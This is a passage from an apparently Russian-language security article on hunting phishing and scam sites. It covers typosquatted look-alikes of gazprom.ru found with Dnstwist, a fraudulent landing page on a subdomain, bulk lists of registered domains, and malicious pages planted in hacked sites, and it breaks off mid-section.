ПОХОЖЕЕ НАПИСАНИЕ

Если, например, из списка всех доменов отобрать домены со словом gaz, то домен gaazprom.ru ты уже не обнаружишь, а вот утилита Dnstwist из Kali поможет его найти. Еще можно использовать онлайн-сервисы Dnstwist или Dnstwister.report.

Dnstwist генерирует шесть разных типов написания основного домена и проверяет, какие из них зарегистрированы. Например, для официального gazprom.ru было сгенерировано и проверено 2270 вариантов. 38 доменов оказались зарегистрированы.



dnstwist.it

dnstwist
сканер фишинговых доменов


gazprom.ru

Просканировано 2270 подозрительных доменов. Выявлено 38 зарегистрированных: скачать в формате CSV или JSON

ПЕРЕМЕЩЕНИЕ	АЙПИ АДРЕС	ИМЯ СЕРВЕР	ПОЧТОВЫЙ СЕРВЕР
газпром.ру оригинал *	217.151.130.37 Российская Федерация	ns.gazprom.ru	mailrelay.gazprom.ru
gazpromf.ru дополнение	185.87.150.53 Украина	ns1.hosting.reg.ru	mx1.hosting.reg.ru
gazpromk.ru дополнение	87.236.16.244 Российская Федерация	ns1.beget.com	mx1.beget.com
gazpromm.ru дополнение	185.87.150.53 Украина	ns1.hosting.reg.ru	mx1.hosting.reg.ru
gazproms.ru дополнение	31.31.205.163 Российская Федерация	ns1.ru.eserver.net	mail.gazproms.ru
gazpromt.ru дополнение	5.61.47.127 Германия	ns1.hosting.reg.ru	mx1.hosting.reg.ru
gaz-prom.ru расстановка переносов	⊘	⊘	
gazsprom.ru вставки	5.101.153.14 Российская Федерация	ns1.beget.com	mx1.beget.com
gazoprom.ru вставки	109.70.26.37 Российская Федерация	statuspage1.nic.ru	nomail.nic.ru
gazzprom.ru вставки	185.26.122.78 Российская Федерация	ns.hostland.ru	mail.gazzprom.ru
gaazprom.ru вставки	31.31.198.179 2a00: f940: 2: 2: 1: 4: 0: 88 Российская Федерация	ns1.hosting.reg.ru	mx1.hosting.reg.ru

Результаты проверки домена gazprom.ru в сервисе dnstwist.it

Теперь давай-ка проверим, что же все-таки находится на этом самом gaazprom.ru.



Не защищено | gaazprom.ru

125 ЧЕЛОВЕК НА СТРАНИЦЕ

14 СВОБОДНЫХ МЕСТ

Газпром разрешил жителям торговать газом


Инвестируйте в государственный газ и зарабатывайте уже сейчас!

Начните зарабатывать на государственном газе!

Пример содержимого мошеннического сайта. 14 свободных мест, надо брать!

ПОДДОМЕН

Тут все просто. Если сканировать сайт openstockinvest.cyou, то мы ничего не увидим. А если зайти на поддомен hxxp://bussiness.openstockinvest.cyou, то внезапно обнаружим мошеннический лендинг.



Не защищено | bussiness.openstockinvest.cyou

ВАЛЮТЫ, СЕГОДНЯ, 15 МИНУТ НАЗАД 2807


Ресурсы — достояние каждого! Газпром открывает новую платформу для россиян

Мошеннический сайт на поддомене

ЗОНА КОМФОРТА

Часто поиск мошеннических сайтов ограничивается лишь проверкой доменов в зоне ru. Если так делать, то ты упустишь сайты, зарегистрированные еще в 1555 доменных зонах. Тот же Dnstwist генерирует домены не во всех возможных зонах, что уводит из нашего поля зрения потенциальный улов.

Нужно получить все домены. Например, на сайте Domains-monitor.com можно скачать список из 250 миллионов зарегистрированных доменов. Стоит сервис 7 долларов за 24-часовой доступ.



domains-monitor.com/domainzones/

All registered domains in all zones

Download a list of 258 373 244 domains in 1 555 zones!

Last update: 06.09.2021 00:10 (CET), next update in 4 hours


Zone	Updated	Domains	
All domains in all zones	06.09.2021 00:10 (CET) (next update in 4 hours)	258 373 244	Download
Daily Registered domains	06.09.2021	190 288	Download
New daily domains + E-mails	06.09.2021	13 822	Download
New domains + country & IP	06.09.2021	128 040	Download
Daily Removed domains	06.09.2021	649 687	Download

weekly and monthly updates, full detailed domains list, technologies list, compromised domains

Сервис со списком зарегистрированных доменов domains-monitor.com

ПАРАЗИТЫ

По аналогии с живой природой виртуальный паразит использует чужие ресурсы, чтобы жить как можно дольше и остаться незамеченным. Чаще всего для этого взламывается безобидный сайт и в один из подкаталогов заливается вредоносный.



Не защищено | gshosnab.ru/userfiles/klyuchi-dlya-6-versii-eset-531.xml

ключи для 6 версии eset

Найден на 2 серверах:

